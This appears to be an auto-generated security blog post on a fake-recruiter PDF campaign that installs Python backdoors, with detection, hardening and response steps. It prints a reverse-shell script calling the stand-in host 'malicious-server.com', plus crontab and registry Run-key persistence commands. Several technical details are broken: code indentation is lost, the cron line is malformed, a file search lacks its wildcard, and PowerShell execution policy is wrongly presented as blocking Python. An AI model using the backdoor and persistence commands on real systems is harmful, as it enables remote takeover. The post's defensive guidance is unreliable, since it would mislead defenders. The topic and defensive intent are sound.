Listen to this Post
Introduction:

A sophisticated social engineering campaign is targeting job seekers with malicious PDF attachments that deploy Python-based backdoors. This attack chain exploits trusted document formats and legitimate system tools to establish persistent remote access, bypassing traditional security controls through living-off-the-land techniques.
Learning Objectives:
- Understand the social engineering tactics used in fake job recruitment schemes
- Analyze the technical workflow from PDF delivery to backdoor installation
- Implement detection and mitigation strategies for file-less Python payloads
You Should Know:
1. The Social Engineering Lure: Fake Job Offers
The attack begins with a professionally crafted job opportunity from what appears to be a legitimate recruiter. The PDF attachment contains what seems to be a detailed job description, but hidden within is the initial attack vector. Attackers research real companies and positions to make their approach convincing, often using compromised email accounts or sophisticated spoofing techniques to appear authentic.
Step-by-step guide:
- Victims receive emails from what appears to be legitimate recruiting agencies
- The PDF contains embedded malicious elements or instructions to enable content
- Social engineering pressures the target to interact with the document quickly due to “urgent hiring needs”
- The document may use password protection to evade automated security scanning
2. PDF to Payload Delivery Mechanism
Malicious PDFs can deliver payloads through multiple vectors including embedded JavaScript, auto-execution features, or social engineering that convinces users to copy-paste malicious commands. The attackers leverage PDF’s ability to host embedded files or obfuscated text that appears as legitimate document content.
Step-by-step guide:
- PDF contains obfuscated Python code in document text
- Users are instructed to copy and paste “verification commands” into terminal
- Alternative method: PDF with embedded JavaScript that drops payloads
- Detection evasion through password-protected PDF attachments
3. Python Backdoor Installation and Persistence
The Python payload establishes immediate reverse shell connections and implements multiple persistence mechanisms. The backdoor typically uses encrypted communication channels and mimics legitimate system processes to avoid detection.
Step-by-step guide:
 Example backdoor structure (educational purposes only)
import socket, subprocess, os, threading
def persistent_connection():
while True:
try:
s = socket.socket()
s.connect(('malicious-server.com', 443))
while True:
command = s.recv(1024).decode()
if command.lower() == 'exit':
break
output = subprocess.getoutput(command)
s.send(output.encode())
except:
pass
 Persistence via cron/crontab (Linux)
 echo "/5     python3 /tmp/.backdoor.py" | crontab -
 Windows persistence via registry
 reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "SystemUpdate" /t REG_SZ /d "C:\Windows\Temp\update.py"
4. Detection and Analysis Techniques
Security teams can identify these threats through network monitoring, endpoint detection, and behavioral analysis. Focus on anomalous Python network connections and unusual process spawning from PDF readers.
Step-by-step guide:
 Network monitoring for suspicious Python connections
netstat -tunap | grep python
ss -tunap | grep python

Process tree analysis to identify parent-child relationships
ps auxf | grep -A 5 -B 5 python
pstree -p | grep python

File integrity monitoring for Python scripts in temp directories
find /tmp /var/tmp -name ".py" -mtime -1
ls -la %TEMP% | findstr ".py"
5. Mitigation Strategies and Hardening
Organizations should implement application whitelisting, network segmentation, and user awareness training to prevent successful attacks. Technical controls should focus on restricting unnecessary Python execution and monitoring PDF reader activities.
Step-by-step guide:
 Application control policies (Linux)
 Implement via AppArmor for PDF readers
sudo aa-genprof acroread
 Restrict network access for PDF applications
sudo ufw deny out from any app 'AcrobatReader'

Windows application control via AppLocker
 Create rules to block Python execution from temp directories
Get-ExecutionPolicy -List
Set-ExecutionPolicy -ExecutionPolicy Restricted -Scope LocalMachine
6. Incident Response Procedures
When detection occurs, immediate containment and investigation are critical. Follow a structured approach to identify compromise scope and prevent recurrence.
Step-by-step guide:
- Isolate affected systems from network access
- Capture memory and disk artifacts for analysis
- Identify initial infection vector and persistence mechanisms
- Rotate credentials that may have been compromised
- Conduct threat hunting for similar indicators
7. User Awareness and Training Implementation
The human element remains the primary vulnerability. Develop comprehensive security awareness programs that address modern social engineering tactics.
Step-by-step guide:
- Implement simulated phishing campaigns with PDF attachments
- Train users to verify unexpected job offers through secondary channels
- Establish clear procedures for reporting suspicious emails
- Conduct regular security awareness refreshers focused on current threats
What Undercode Say:
- Social engineering bypasses technical controls through psychological manipulation
- File-less attacks using legitimate tools represent the new attack frontier
- Defense requires layered security combining technical and human factors
This attack demonstrates the evolving sophistication of social engineering combined with living-off-the-land techniques. The use of Python as a backdoor platform is particularly concerning due to its ubiquity and legitimacy in enterprise environments. Organizations must assume that determined attackers will bypass perimeter defenses and focus on detecting anomalous behavior within the network. The integration of user awareness with technical controls creates the most effective defense strategy, as neither alone can address the multifaceted nature of modern attacks.
Prediction:
The success of PDF-based Python backdoors will lead to increased adoption of this technique across threat actor groups. We anticipate more sophisticated obfuscation methods, including steganography within legitimate PDF content and the use of encrypted payloads that only decrypt upon specific user interactions. AI-generated social engineering content will make initial compromises more convincing, while attackers will increasingly target cloud-based development environments where Python execution is expected and less monitored. The cybersecurity industry will respond with enhanced behavioral analytics focused on Python execution patterns and increased isolation of document processing applications.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Adamgoss1 Threatintelligence – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


